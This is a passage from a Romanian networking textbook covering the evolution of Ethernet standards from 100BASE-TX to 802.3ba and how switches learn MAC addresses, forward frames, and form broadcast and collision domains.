Din toate standardele aflate sub umbrela numelui de FastEthernet, cel mai mare nivel de adopție l-a avut, indiscutabil, 100BASE-TX. Acesta este o tehnologie de transmisie digitală (de unde abrevierea BASE), peste cablu UTP de puritate CAT 5, la o lățime de bandă maximă de 100Mb/s. Pentru a obține această lățime de bandă sunt folosite aceleași perechi de fire (1,2 – TX și 3,6 – RX) pentru transmisie și recepție, adăugându-se însă standardul 4B/5B de codare. Acest standard presupune adăugarea unui bit la fiecare 4 biți transmiși pentru a asigura îndeajuns de multe tranziții de ceas și a evita desincronizarea în cazul transmisiei unui lung șir de 0 sau de 1.

FastEthernet a fost de asemenea primul tip de Ethernet care a introdus un standard pentru fibră optică: 100BASE-FX. Pentru că fibra era încă destul de scumpă, dar și pentru că viteza de doar 100Mb/s nu era încă atât de mare pentru a motiva utilizarea fibrei optice în Ethernet, standardul nu s-a bucurat de foarte mult succes.

Odată cu implementarea în mainstream a FastEthernet, timp de 3 ani acesta s-a bucurat de o mare popularitate, ridicând așteptările pentru ceea ce avea să urmeze. GigabitEthernet nu avea să fie un standard ușor de dezvoltat, acesta introducând mari provocări tehnice din punct de vedere electric și procedural. Pentru că semnalul este pus într-o fracțiune din timpul necesar în 100BASE-TX, biții sunt mult mai susceptibili la zgomot pe fir, sincronizarea devenind foarte importantă. Performanța de a transmite 1Gb/s depinde esențial de cât de repede poate interfața de rețea să schimbe nivelele de tensiune într-un sistem complex de codare și de cât de sigur poate capătul celălalt al conexiunii să detecteze aceste schimbări la o distanță de 100m.

Gigabit Ethernet a fost ratificat de IEEE în 1999 și a continuat direcția deschisă de FastEthernet prin introducerea de standarde pentru cupru și fibră la nivelul fizic, atât în modul full-duplex cât și half-duplex. Primul standard ce folosește UTP CAT 5e care a fost adoptat pe scară largă a fost 1000BASE-T. Acesta folosește toate perechile de fire pentru transmisie și recepție, profitând de calitatea superioară a cuprului CAT 5e pentru a ajunge la o lățime de bandă de 125Mb/s pe fiecare pereche utilizată. Pentru a putea totuși ajunge la viteza de 1Gb/s, Gigabit Ethernet transmite semnal în același timp, pe aceeași pereche de fire, în ambele sensuri. Astfel avem 125Mb/s (pe fiecare pereche)*4 perechi*2(full-duplex)=1000Mb/s.


Variantele peste fibră optică a Gigabit Ethernet au fost definite în standardele 1000BASE-SX (lungimea de undă a semnalului luminos de 850nm) și 1000BASE-LX (lungimea de undă a semnalului luminos de 850nm). Ambele standarde ajung până la 1250 Mbps full-duplex folosind două fibre separate pentru transmisie și recepție. Codarea semnalului este bazată pe 8B/10B, o variantă extinsă a 4B/5B care, deși foarte eficientă în sincronizare, introduce mult overhead. Astfel, throughput-ul real la nivel 2 este de 1000Mbps. La nivel aplicație, însă, acesta este și mai mic, deoarece se adaugă antetele de la toate nivelele din stiva OSI, alături de informațiile de sesiune și prezentare.

2.2.5 Ethernet în rețele WAN

Spargerea barierei de 1000 Mbps din 1999 a reprezentat o victorie importantă în scalarea rețelelor locale și a deschis, în același timp, drumul către folosirea tehnologiei Ethernet în WAN. Ideea a fost primită cu brațele deschise, Ethernet fiind un protocol destul de simplu care și-a demonstrat capabilitățile de-a lungul a zeci de ani de implementare și testare în LAN. Încet, încet, sintagma „Internetul Ethernet, IP și MPLS" a început să fie din ce în ce mai populară, astfel încât IEEE a împins dezvoltarea 10Gb Ethernet, pe care l-au și standardizat în 2002(802.3ae).

Ca standard Ethernet, 10Gbps a fost primul care nu avea definită funcționarea half-duplex, acesta putând fi implementat doar full-duplex pe fibră sau cupru. Astfel CSMA/CD nu a mai fost necesar, iar viteza bit-time a fost automat promovată la 0.1ns. Orice tehnologie Ethernet e construită pe cele 2 nivele ale stivei OSI, PHY (nivel 1) și MAC (nivel 2). PHY definește standardul fizic, procedural, electric, conectori etc. iar MAC definește metoda de acces, viteza de transmisie etc. În cazul PHY, 10Gbps a fost primul standard care a primit interfețe WAN PHY care funcționau la viteze ceva mai mici decât cele LAN, adăugând și încapsulare suplimentară. Dintre acestea enumerăm 10GBASE-SR, construit pentru fibră multi-mode și respectiv 10GBASE-LR pentru fibră single-mode. Ambele PHY-uri folosesc laserul ca tehnologie de transmisie a semnalului la nivel fizic pe lungime de undă 850nm, respectiv 1310nm. Lungimea de undă de 1550nm este folosită doar pentru viteze de maxim 1 Gbps, fiind posibil în acest caz folosirea unui emitor de tip LED în loc de laser.

Apariția 802.3ae a alimentat dezvoltarea Internetului, astfel încât până în 2009, conform graficului de mai jos (2-4) publicat de LINX în Marea Britanie, traficul Inter-ISP a crescut de 3 ori. Studiul fiind axat pe componente de core din Internet, în această perioadă a sporit presiunea pentru dezvoltarea unui nou succesor al 802.3.




2-4 Evoluția traficului Inter-ISP

Cisco a publicat în 2008 un studiu care susține că traficul în Internet va crește de 7 ori din 2007 până în 2012, ajungând la 44 de exabytes pe lună. Această prezicere a fost ușor depășită la începutul anului 2012.

Organizațiile de standardizare s-au mobilizat la câțiva ani după 802.3ae, bazându-se pe aceste studii pentru a pentru a descoperi care este pasul următor. În anul 2006 compania cea mai puternică din spatele 10GE, Force10, a realizat un CFI (Call For Interest) pentru organizarea unui comitet HSSG (High Speed Study Group) construit din reprezentanții celor mai mari companii din domeniu. Pe parcursul următorului an au avut loc discuții acerbe în HSSG pentru stabilirea urmașului 10GE. La început majoritatea comitetului înclina spre a păstra regula de „viteză înzecită" și a adopta direct un standard pentru 100GE. Cu timpul însă, o analiză atentă a pieței a descoperit nevoi diferite privind upgrade-ul de la 10GE. La nivel Enterprise Edge, companiile doreau să economisească cât mai mult în noul standard și votau 40GE, pe când în SP Core și Datacenter existau cerințe pentru 100GE. Pentru a putea merge mai departe, s-a decis dezvoltarea în paralel a ambelor viteze la nivel MAC, într-un

singur viitor standard. Studiile de expansiune a Internetului au înglobat cele 2 viteze anunţate într-o prezicere de adopţie în WAN: 2007-2014 (vezi 2-5).



2-5 Prognoza adopţiei standardelor noi

În iunie 2010 standardul ratificat 802.3ba a specificat vitezele 40Gbps şi 100Gbps în funcţie de arhitectura integrată de circuite folosite la nivelul PHY. În termeni OSI, pentru cele 2 nivele, MAC şi PHY, standardul a fost dezvoltat pentru a respecta următoarele reguli de bază:

- Păstrarea aceluiaşi format al cadrului 802.3
- Oferirea unei rate de transmisie MAC de 40Gb/s
  - Cel puţin 10km distanţă de transmisie cu SMF (Single Mode Fiber)
  - Cel puţin 100m distanţă de transmisie cu OM3 MMF (Multi Mode Fiber)
  - Cel puţin 10m distanţă de transmisie peste cupru (non-UTP)
- Oferirea unei rate de transmisie MAC de 100Gb/s
  - Cel puţin 10km distanţă de transmisie cu SMF (Single Mode Fiber)
  - Cel puţin 100m distanţă de transmisie cu OM3 MMF (Multi Mode Fiber)
  - Cel puţin 10m distanţă de transmisie peste cupru (non-UTP)

Este remarcabil că obiectivele standardului nu au conţinut şi specificări pentru transmiterea peste cablu torsadat UTP (cuprul de mai sus nu se referă la cablul torsadat folosit în LAN). Totuşi, există proiecte secundare care îşi propun transmisia de 100Gb/s în LAN peste cablu torsadat CAT 7 la distanţe de 100Mb/s. Aceste implementări sunt însă departe de a fi folosite pe scară largă, ele fiind încă în stagiul de cercetare şi adoptare pilot (innovator-adoption).

Din punct de vedere tehnic, viteza maximă de 100Gb/s a standardului este obţinută prin tehnologia de „Parallel Lanes". Similar tehnologiei de agregare/grupare a mai multor legături fizice pentru a obţine o viteză mai mare de transmisie (Etherchannel), standardul 802.3ba face această grupare la nivelul circuitelor şi chip-urilor slot-card-ului. Este important de notat că diferenţa dintre 4 link-uri de 10Gb/s agregate şi standardul 802.3ba funcţionând la 40Gbps este faptul că, în primul caz, un stream TCP de trafic nu poate avea mai mult de 10Gbps viteză. O analogie poate fi făcută cu cazul unei aplicaţii software scrisă liniar (non-multithreaded) care rulează pe un procesor cu 4 core-uri. Deşi cele 4 core-uri pot fi toate libere în momentul de timp *t* al rulării, aplicaţia nu va rula decât pe un singur core, aceasta neavând capabilitatea de a multiplexa puterea de procesare.

În ceea ce priveşte adopţia 802.3ba în a doua jumătate a anului 2012, slot-card-urile sunt dezvoltate deocamdată doar pe platformele de rutare şi switching de înaltă performanţă, iar cele cu capabilitate de 100Gb/s sunt încă prea scumpe pentru a putea fi accesate pe piaţă. Deşi prognoza privind adopţia era în favoarea vitezei de 100Gb/s, plăcile de 40Gb/s sunt mult mai accesibile ca preţ şi vor fi probabil primele care vor introduce noul standard pe piaţă la scară largă.

2.3 Comutarea cadrelor în rețele Ethernet

O rețea Ethernet este descrisă de interfețele și echipamentele de interconectare folosite pentru implementarea unei soluții de comunicare de nivel legătură de date.

Din punctul de vedere al nivelului fizic, constrângerile asupra standardului Ethernet se referă în principal la tratarea coliziunilor, în vreme ce specificațiile de nivel legătură de date se referă la construirea și trimiterea cadrelor în rețeaua locală.

O rețea Ethernet cuprinde cel mai adesea stații cu interfețe de rețea Ethernet și echipamente de interconectare de nivel 2, denumite switch-uri. Pe lângă acestea, într-o rețea Ethernet pot fi întâlnite repetoare, hub-uri sau media convertoare, în prezent numărul acestora fiind însă scăzut.

În anii `80 rețelele Ethernet rulau doar peste cablu coaxial, oferind tuturor stațiilor posibilitatea conectării la aceeași magistrală (adică la același conductor coaxial). Totuși, semnalul electric se atenuează în funcție de distanța pe care o traversează. Din acest motiv, extinderea ariei de acoperire pentru rețelele Ethernet a fost posibilă doar prin adăugarea unui echipament de interconectare dedicat: repetorul. Repetorul este un echipament de nivel fizic al cărui singur rol este acela de a reface semnalul electric, cel mai adesea deteriorat de atenuare.

Odată cu apariția cablului torsadat topologia fizică a rețelelor Ethernet s-a schimbat de la magistrală (*bus*) la stea. Stațiile nu mai erau înlănțuite una de alta, ci fiecare stație era conectată la un echipament repetor multiport, denumit hub. Un hub avea rolul de a reface semnalul electric (similar cu un repetor), dar și de replicare a acestuia pe toate porturile cu excepția celui de pe care fusese primit.

Din punct de vedere logic rețelele Ethernet bazate pe cablu torsadat nu difereau de cele bazate pe cablu coaxial, mediul de transmisie fiind unul partajat. Cu alte cuvinte, după ce orice stație transmitea date, acestea ajungeau la un hub care le replica pe toate porturile, făcând imposibilă transmiterea simultană și a altor date.

Un progres important în eficientizarea comunicației din rețeaua locală a apărut prin înlocuirea hubului cu un echipament de interconectare capabil să înțeleagă încapsularea cadrelor: switch-ul. Un switch trebuie să îndeplinească în continuare rolul de a asigura conectivitatea tuturor stațiilor, precum și pe acela de regenerare a semnalului electric. În plus, un switch poate determina portul pe care este conectată stația destinație, descrisă în antetul Ethernet de adresa MAC destinație. Astfel, switch-ul poate oferi comunicație simultană pentru mai multe stații din rețeaua locală.

2.3.1 Rolul unui switch

Un switch este un echipament de nivel legătură de date ce poate lua decizii pe baza antetului de nivel legătură de date, oferind conectivitate de viteză mare și latență mică. Un switch nu poate însă oferi conectivitate pentru rețele diferite, în acest caz fiind necesară folosirea unui echipament de nivel rețea, precum un ruter.

Există mai multe tehnologii de nivel legătură de date, fiecare dintre acestea aducând specificații diferite pentru echipamentele de interconectare. Cel mai adesea prin termenul de switch se înțelege un switch Ethernet, pentru restul echipamentelor de nivel 2 fiind necesară specificarea explicită a tehnologiei (de exemplu, în cazul switch-urilor ATM sau a switch-urilor Frame Relay).

Switch-urile Ethernet oferă conectivitate pentru transmisiunile pe cablu torsadat sau pentru fibră optică. Echipamentul ce oferă conectivitate de nivel legătură de date în cazul rețelelor Ethernet pe cablu coaxial se numește *bridge*.

Multe dintre protocoalele definite pentru rețelele Ethernet nu fac nici o diferență între switch și bridge. Diferența cel mai adesea invocată se referă la numărul de porturi: un bridge are un număr mic de porturi (cel mai adesea două), în vreme ce un switch poate oferi de la câteva până la sute de porturi.


Funcționarea unui switch se bazează pe menținerea și folosirea unei tabele de asocieri între adresele MAC și porturile pe care acestea sunt accesibile. Această tabelă se numește tabelă de comutare sau **tabelă CAM**, denumirea provenind de la tipul memoriei folosite pentru stocarea

acestor asocieri: *Content Addressable Memory*. Un switch Ethernet menține o singură tabelă CAM, indiferent de numărul de porturi. Fiecare switch ia decizii independent, bazându-se doar pe propria sa tabelă CAM.

2.3.2 Procesul de învățare

În secțiunea anterioară am introdus conceptul de tabelă CAM, tabela de asocieri disponibilă la nivelul fiecărui switch pentru luarea deciziilor de comutare.

Pentru exemplificare să considerăm o rețea compusă din 4 stații și 3 switch-uri, conectate precum în topologia de mai jos (2-6).



2-6 Rețea locală cu 3 switch-uri

Tabelele de comutare de pe cele 3 switch-uri vor avea câte 4 intrări, câte una pentru fiecare dintre stațiile din rețeaua locală, după cum se poate vedea și în 2-7. Putem observa că, din punctul de vedere al Sw8, nu există nici o diferență între stațiile direct conectate, precum stațiile C și D, și stațiile accesibile prin intermediul altor switch-uri, precum stațiile E și F. Astfel, din punctul de vedere al Sw8, stația E este accesibilă prin portul 1.

Adresă	Interfața
MAC [C]	8
MAC [D]	8
MAC [E]	7
MAC [F]	7

Adresă	Interfața
MAC [C]	4
MAC [D]	9
MAC [E]	1
MAC [F]	1

2-7 Tabelele CAM pentru Sw1, respectiv Sw8

După cum reiese și din exemplul de mai sus, putem avea mai multe destinații (adrese MAC) accesibile prin același port.

Întrebarea la care ne propunem să răspundem în această secțiune este: cum își construiește un switch tabela de comutare?

Tabela de comutare este păstrată în memoria RAM, iar conținutul său este pierdut la reinițializarea switch-ului. În plus, un switch trebuie să ofere suport dinamic pentru includerea în tabela de comutare a informațiilor despre fiecare nouă stație adăugată în rețea.

Există două metode de adăugare a informațiilor în tabela CAM: definirea manuală de asocieri sau actualizarea dinamică a asocierilor pe baza informațiilor conținute în cadrele ce traversează switch-ul.

În cazul adăugării manuale, este responsabilitatea administratorului de rețea de a preciza astfel de asocieri, prin comenzi sau prin editarea de fișiere de configurație la nivelul fiecărui switch. Orice schimbare de topologie, de la adăugarea de stații noi până la mutarea unei stații în cadrul rețelei, trebuie reflectate prin actualizarea manuală a tuturor tabelelor de comutare din rețeaua locală.

Datorită limitărilor importante de scalabilitate impuse de actualizarea manuală, cel mai adesea informațiile din tabelele CAM sunt actualizate dinamic. În acest caz, primirea oricărui cadru pe un port la nivelul unui switch declanșează procesul de analiză a informațiilor conținute în antetul Ethernet. În acest antet se află și adresa MAC sursă. Switch-ul adaugă în tabela sa de comutare asocierea dintre portul pe care a fost primit cadrul și adresa MAC sursă conținută în cadru.

Pentru topologia din 2-6, în urma reinițializării rețelei conținutul tabelei de comutare este vid. Presupunem că stația C trimite date către stația D. Acestea ajung încapsulate la Sw8. Independent de procesul de comutare (ce va fi prezentat în secțiunea următoare), primul cadru determină actualizarea tabelei de comutare cu o primă asociere: MAC [C] – port 4.

Tabela de comutare este cel mai adesea folosită pentru căutarea adreselor MAC în cadrul procesului de trimitere a cadrelor. Deoarece adresarea MAC nu oferă posibilități pentru a optimiza căutarea, este important să păstrăm în tabela de comutare doar asocierile corespunzătoare stațiilor active din rețea.

Actualizarea dinamică a tabelei CAM oferă și avantajul înlăturării asocierilor ce nu mai sunt folosite: asocierile corespunzătoare stațiilor ce nu mai transmit o perioadă definită de timp vor fi eliminate. Prin acest proces este controlată extinderea dimensiunii tabelei de comutare.

Eliminarea asocierilor nefolosite poartă numele de îmbătrânire a informațiilor (*aging process*). Pentru fiecare nouă asociere dinamică va fi alocat un timp de valabilitate, valoarea implicită a acestuia fiind de 300 de secunde. Dacă înainte de expirarea acestui timp se primește pe același port un nou cadru de la respectiva sursă, timpul de valabilitate este reinițializat la valoarea maximă. Dacă, în schimb, timpul expiră fără a mai fi primit nici un alt pachet de la aceeași destinație, asocierea este ștearsă din tabela de comutare.

În cazul în care o stație este mutată în alt port al aceluiași switch, echipamentul primește pe acest port cadre semnate cu o adresă MAC ce este asociată în tabela de comutare cu un alt port. În acest caz vechea asociere va fi înlăturată, chiar dacă valoarea timpului de viață nu a expirat. Noua asociere va fi adăugată în tabelă, cu timpul de viață implicit.

2.3.3 Procesul de comutare a cadrelor

Comutarea cadrelor în rețelele Ethernet reprezintă procesul prin care un echipament dedicat (un switch) decide, în urma analizei tabelei de comutare, pe ce porturi va fi trimis mai departe cadrul.

Procesul de comutare presupune replicarea nemodificată a cadrelor primite pe portul sau porturile destinație. Cadrul trimis poate fi modificat numai în cazul combinării procesului de comutare cu alte funcționalități, de exemplu cu procesul de etichetare specific rețelelor locale virtuale (VLAN-uri) sau cu cel de tunelare de nivel 2.

Procesul de comutare presupune extragerea adresei MAC destinație din cadrul primit. Aceasta este căutată în tabela CAM. Dacă rezultatul căutării furnizează o asociere, cadrul este trimis pe portul specificat în respectiva intrare din tabela CAM. Dacă, în schimb, procesul de căutare nu găsește nicio asociere în urma parcurgerii întregii tabele, atunci cadrul este multiplicat pe toate porturile cu excepția celui de pe care a fost primit. Comportamentul unui switch în al doilea caz este similar cu comportamentul unui hub, cu observația importantă că un hub replică fiecare bit primit pe toate porturile, în vreme ce un switch replică pe toate porturile doar cadrele pentru care nu găsește o asociere în tabela de comutare. Procesul de replicare a cadrelor pe toate porturile cu excepția celui sursă poartă numele de difuzare sau *flooding*.

O excepție importantă o reprezintă tratarea pachetelor de difuzare. Dacă în urma decapsulării switch-ul determină că adresa destinație este adresa MAC de difuzare (FF:FF:FF:FF:FF:FF) atunci va iniția direct procesul de *flooding*, fără a mai consulta tabela de comutare.

Pentru exemplificare considerăm topologia din 2-6. Rețeaua a fost reinițializată, astfel că tabelele CAM sunt vide.

În rețea sunt transmise succesiv următoarele cadre: C → D, E → difuzare, F → E.

Primul cadru este un cadru trimis de stația C cu destinația MAC [D]. Acest cadru ajunge la Sw8 pe portul 4. Switch-ul extrage adresa destinație din cadru și o caută în tabela de comutare. Tabela de

comutare fiind vidă, căutarea eșuează, ceea ce duce la inițierea procesului de *flooding*. Cadrul este trimis pe toate porturile active, adică atât pe portul 9, cât și pe portul 1. După încheierea procesului de comutare se inițiază procesul de actualizare a tabelei CAM, în urma căruia este adăugată în tabela de comutarea a Sw8 asocierea între MAC [C] și portul 4.

Cadrul trimis pe portul 9 ajunge la stația D, care, în urma decapsulării, observă că acest pachet îi este destinat și îl procesează la nivelul rețea. Cadrul trimis de Sw8 pe portul 1 ajunge la Sw1. În urma căutării în tabela CAM cadrul este replicat pe toate porturile active, în acest caz doar pe portul 7. Sw7 primește cadrul cu sursa MAC [C] și destinația MAC [D] pe portul 3. Negăsind nici o asociere pentru stația D în tabela sa de comutare, trimite cadrul pe porturile pe care se află stațiile E și F. Apoi actualizează propria tabelă CAM cu asocierea între MAC [C] și portul 3. Stațiile E și F primesc fiecare câte o copie a cadrului, dar după decapsulare decid că acesta nu le este destinat și prin urmare îl ignoră.

Cadrul al doilea este un cadru de difuzare. Sw7 va replica acest cadru atât pe portul 3, cât și pe portul 9, apoi va adăuga în tabela de comutare asocierea între MAC [E] și portul 8. Cadrul ajuns la stația F va fi decapsulat și procesat la nivelul rețea. Sw1 primește o copie a cadrului de difuzare și o va trimite pe toate porturile active, în cazul topologiei date doar pe portul 8. În tabela sa de comutare se adaugă asocierea MAC [E] port 7. Sw8 va trimite cadrul către stațiile C și D, și adaugă asocierea între MAC [E] și portul 1. Ambele stații vor primi cadrul și după decapsulare îl procesează la nivelul rețea.

Cel de al treilea cadru este trimis de stația F către E. Cadrul ajuns pe Sw7 este decapsulat, și adresa destinație este căutată în tabela CAM. În urma căutării este găsită asocierea între adresa MAC destinație și portul 8. Timpul de viață al acestei înregistrări este actualizat la valoarea inițială de 300 de secunde. Cadrul este apoi trimis către stația E, unde, după decapsulare, va fi procesat la nivelul rețea.

2.3.4 Metode de comutare

Există două metode de comutare a pachetelor: comutare directă (*cut through*) şi comutare după stocare (*store and forward*).

Metoda de **comutare după stocare** se bazează pe recepţionarea întregului cadru înainte de a începe retransmisia acestuia. Latenţa acestei metode creşte odată cu dimensiunea câmpului de date. Cu toate acestea, performanţele metodei de comutare după stocare pot fi superioare celor oferite de comutarea directă, mai ales în cazul liniilor expuse unor interferenţe puternice. Mecanismele de detecţie a erorilor pe care le oferă această metodă permit asigurarea unei conexiuni sigure la nivelul legătură de date.

Metoda de comutare după stocare pune şi problema asigurării memoriei pentru stocarea cadrelor. Fie exemplul unui switch cu 24 de porturi. Acesta trebuie să poată gestiona 12 comunicaţii simultane, care, în cel mai defavorabil caz posibil, vor transfera cadre de lungime maximă. Se ajunge astfel la o dimensionare a memoriei RAM necesare pentru stocarea cadrelor de aproape 18 kB. Deşi dimensionarea memoriei RAM folosite pentru stocarea cadrelor nu este principalul factor de stabilire a preţului unui switch, nu trebuie omis faptul că preţurile pentru memoriile dispozitivelor dedicate sunt de câteva ori mai ridicate decât cele pentru memoriile folosite în calculatoarele personale.

Comutarea directă presupune ca dispozitivul de interconectare să înceapă transmiterea cadrului pe portul destinaţie imediat ce adresa destinaţie a fost trecută prin tabela de comutare şi interfaţa de plecare a fost determinată. Cel mai adesea se întâmplă ca transmisia cadrului să înceapă înainte de recepţionarea integrală a cadrului. Astfel, switch-ul primeşte pe una dintre interfeţe octeţi ce compun cadrul, transmiţând în acelaşi timp pe portul destinaţie octeţii din acelaşi cadru primiţi mai devreme.

Pentru comutarea directă nu este necesară nici măcar recepţionarea integrală a antetului cadrului, adresa destinaţie fiind suficientă. Această metodă se numeşte **comutare directă rapidă** (*fast forward*) şi oferă o latenţă de aproximativ 21 de μs. Datorită faptului că retransmisia cadrului începe imediat după citirea adresei destinaţie, cadrele eronate vor fi transmise cu erori. Deşi aceste

cadre sunt respinse la nivelul legătură de date al destinației (de către placa de rețea), traficul generat de retransmisia lor poate, în cazul unui mediu de transmisie cu multe erori, să ducă la o depreciere severă a performanțelor rețelei.

Al doilea tip de comutare directă este **comutarea fără fragmente** (*fragment free*). În această metodă fragmentele de cadre rezultate în urma unei coliziuni sunt filtrate. Într-o rețea ce respectă specificațiile standardului Ethernet dimensiunea fragmentelor de coliziuni nu poate depăși 64 de octeți. În cazul comutării fără fragmente, switch-ul mai întâi decide că șirul de octeți recepționați nu face parte dintr-un fragment rezultat în urma unei coliziuni, și abia apoi începe retransmisia pe portul destinație. Latența în acest caz este de minim 51,2 μs, anume timpul necesar recepționării a 64 de octeți.

În prezent switch-urile oferă implicit un mod de comutare adaptiv. Acesta presupune funcționarea inițială în regim de comutare directă rapidă (*fast forward*). Dacă numărul coliziunilor la nivelul oricărei interfețe depășește o valoare de prag (predefinită de producătorul echipamentului) atunci switch-ul începe să funcționeze după modelul comutării fără fragmente (*fragment free*). Dacă numărul cadrelor cu erori depășește o valoare de prag superioară, atunci modul de funcționare a switch-ului devine *store-and-forward*.

2.3.5 Tratarea traficului de multicast

Traficul de multicast este generat de o singură sursă către o adresă de grup, adresă ce poate aparține mai multor stații. Prin implementarea comunicației multicast traficul în rețea este redus. Astfel, sursa poate trimite un singur cadru și nu câte o copie a datelor încapsulate diferit în funcție de adresa destinație, fiecare nouă încapsulare impunând și calculul sumei de control CRC.

Cel mai adesea traficul de multicast este folosit în rețele în care se fac transmisiuni video, sau pentru optimizarea traficului de date în anumite jocuri.

O interfață poate aparține, teoretic, unui număr nelimitat de grupuri de multicast, dar de fiecare dată când trimite cadre, acestea vor fi semnate cu adresa MAC de unicast. Adresele de unicast MAC sunt unice pentru fiecare interfață de nivel legătură de date. Un repetor, de exemplu, deși are două interfețe fizice, nu are o adresă MAC pentru că nu funcționează ca echipament de nivel 2. În general switch-urile au un interval de adrese pe care îl folosesc pentru a oferi adrese unicast unice pentru fiecare dintre porturi.

În rețelele Ethernet switch-urile își actualizează tabelele CAM pe baza informațiilor din câmpul sursă. Este necesar un alt mecanism pentru actualizarea informațiilor legate de adresele de multicast la nivelul tabelei CAM, deoarece adresele multicast nu pot să apară niciodată în câmpul sursă.

Soluțiile folosite pentru tratarea traficului de multicast din rețeaua locală se bazează pe un protocol dedicat denumit IGMP (*Internet Group Management Protocol*). Studiul acestui protocol depășește aria de interes asumată în prezenta carte.


Cel mai adesea în rețelele locale nu există suport pentru multicast. Din acest motiv, traficul de multicast generat de unele aplicații este tratat similar cu traficul de difuzare (*broadcast*).

2.3.6 Impactul difuzărilor și al coliziunilor

Un criteriu important în proiectarea rețelelor locale îl reprezintă lățimea de bandă efectivă disponibilă fiecărei stații. Traficul de difuzare (*broadcast*) și coliziunile duc la reducerea vitezei efective de comunicare.

Echipamentele de rețea de nivel 1 și 2 replică traficul de difuzare pe toate porturile cu excepția portului sursă. Aria dintr-o rețea în care se propagă un pachet de difuzare poartă denumirea de **domeniu de difuzare** (*broadcast domain*). Domeniile de difuzare sunt prin urmare extinse de repetoare și switch-uri.

În mod implicit un pachet de difuzare primit pe una dintre interfețele unui ruter este ignorat, fără a mai fi inițiat procesul de rutare. Acesta este motivul pentru care putem afirma că dispozitivele de nivel 3 limitează domeniile de difuzare. Fiecare interfață a unui ruter se află într-un domeniu diferit de difuzare.



2-8 Domenii de difuzare şi coliziune

Pentru exemplificare folosim topologia din 2-8. Ruterul HQ are 5 interfeţe active: interfeţele 1 şi 2 conectate la ISP, interfaţa 5 către BR, interfaţa 6 către staţia W şi interfaţa 8 către Sw7. Deşi Sw7 are alte 4 interfeţe conectate, în afară de interfaţa către HQ, nici una dintre acestea nu ajunge la un alt echipament de nivel 3. Prin urmare, putem spune că toate echipamentele conectate prin interfaţa 8 a ruterului HQ aparţin unui singur domeniu de difuzare.

În plus faţă de cele 5 domenii de difuzare mărginite de ruterul HQ, în topologie mai sunt încă două domenii: cel dintre ruterele BR şi ISP, precum şi domeniul ce cuprinde interfaţa 2 a ruterului BR şi staţia M.

Apariţia unei coliziuni afectează toate echipamentele conectate fizic prin dispozitive de nivel 1, precum hub-uri, repetoare, transceiver-e, etc. Se numeşte **domeniu de coliziune** aria din reţea în care este propagată o coliziune.

Majoritatea implementărilor actuale de Ethernet folosesc echipamente *full-duplex*, eliminând astfel orice impact al coliziunilor. Cu toate acestea, păstrarea în reţea unor echipamente mai vechi precum hub-uri, switch-uri *half-duplex* sau chiar staţii cu interfeţe de reţea *half-duplex* poate redeschide problema impactului pe care îl au coliziunile asupra întregii reţele.

Un switch *half-duplex* limitează domeniile de coliziune. Să considerăm un scenariu în care Sw8 funcţionează *full-duplex* şi staţia C începe să trimită un prim cadru către staţia D. Presupunem că Sw8 funcţionează cu comutare directă rapidă (*fast-forward*), astfel că, imediat după determinarea interfeţei asociate cu adresa MAC destinaţie, acesta începe trimiterea primilor biţi din cadrul ce încă nu a fost primit integral. Staţia D verifică tocmai în acest moment conexiunea de recepţie ce este încă nefolosită, şi decide că mediul *half-duplex* este liber, începând deci trimiterea propriilor date, sub forma cadrului al doilea. După puţin timp atât portul switch-ului, cât şi interfaţa staţiei D observă prezenţa semnalului de date atât pe circuitul de trimitere, cât şi pe cel de recepţie şi declanşează algoritmul CSMA/CD. Sw8 continuă primirea datelor pe portul corespunzător staţiei C, fără a o informa de apariţia coliziunii. În acest scenariu este responsabilitatea switch-ului să retransmită primul cadru pe portul 8, şi a staţiei D să se ocupe de retransmisia celui de al doilea cadru, conform mecanismului CSMA/CD.

Pentru topologia din 2-8 considerăm că ruterul HQ şi switch-ul Sw7 funcţionează *half-duplex*. Fiecare dintre interfeţele half-duplex ale aceluiaşi echipament aparţine unui domeniu de coliziune diferit. În reţea sunt 5 domenii de coliziune definite de ruterul HQ: {HQ(1), ISP (1)}, {HQ(2), ISP(2)}, {HQ(5), BR(5)}, {HQ(6), W}, {HQ(8), Sw7(1)}. Sw7 mai adăugă, pe lângă domeniul de coliziune deja precizat cu HQ, încă 4 domenii: {Sw7(3), Sw1(7)}, {Sw7(4), Sw2(2)}, {Sw7(8), E}, {Sw7(9), F}. În plus,

folosirea unui hub impune interfețelor ce oferă conectivitate funcționarea în regim *half-duplex*. Cel de-al 10-lea domeniu de coliziune va fi cel determinat de Hub9: {Sw3(2), A, B}.

2.4 Redundanța în rețele Ethernet

În cazul rețelelor de date alături de cerințele de asigurare a conectivității au fost formulate, încă de la primele standarde, cerințe de asigurare a redundanței prin dezvoltarea de protocoale, echipamente și topologii care să ofere căi multiple de comunicație între orice noduri din rețea.

Din punct de vedere al nivelului fizic, redundanța se referă la menținerea mai multor conexiuni fizice active. Conexiunile redundante pot folosi medii diferite de transmisie, și chiar pot fi realizate între echipamente diferite.

Nivelul legătură de date folosește căile fizice multiple pentru asigurarea redundanței, dar nu păstrează active conexiunile de nivel 2, din cauza absenței unui mecanism de prevenire a efectelor buclelor din rețea. În rețelele Ethernet asigurarea redundanței de nivel fizic, fără a crea bucle de nivel legătură de date, se realizează printr-un protocol dedicat numit STP (*Spanning Tree Protocol*).

Înainte de a prezenta funcționarea protocolului STP vom discuta impactul buclelor pentru rețeaua locală. **O buclă de nivel legătură** de date apare într-o rețea atunci când între două dispozitive ale acesteia există două sau mai multe legături active, fiecare conexiune folosind doar dispozitive de interconectare ce pot analiza cel mult informații de nivel legătură de date.


Apariția buclelor de nivel legătură de date este corelată cu faptul că switch-urile nu filtrează pachetele de difuzare, având drept efect o depreciere semnificativă a performanțelor rețelei prin determinarea unei **avalanșe de difuzări** (*broadcast storm*).

Pentru exemplificare considerăm topologia din 2-9. Stația C trimite un cadru de difuzare. Sw8 replică acest cadru pe toate porturile active, inclusiv pe portul 1. Copia cadrului ajunsă la Sw1 este apoi trimisă atât către Sw2, cât și spre Sw7. Sw7 va trimite cadrul către stațiile E și F, dar și către Sw2. La rândul său Sw2 va trimite mai întâi copia primită de la Sw1 pe toate porturile active, în acest caz pe portul 2, dar va trimite și copia primită de la Sw7 către Sw1. Procesul se va repeta până la întreruperea buclei create între Sw1-Sw2-Sw7.

Astfel, în urma trimiterii unui singur cadru de difuzare este declanșat un proces prin care două copii ale cadrului inițial vor circula în bucla de nivel 2 și vor fi livrate, încontinuu, tuturor stațiilor din rețeaua locală, consumând din lățimea de bandă efectivă disponibilă fiecăreia.

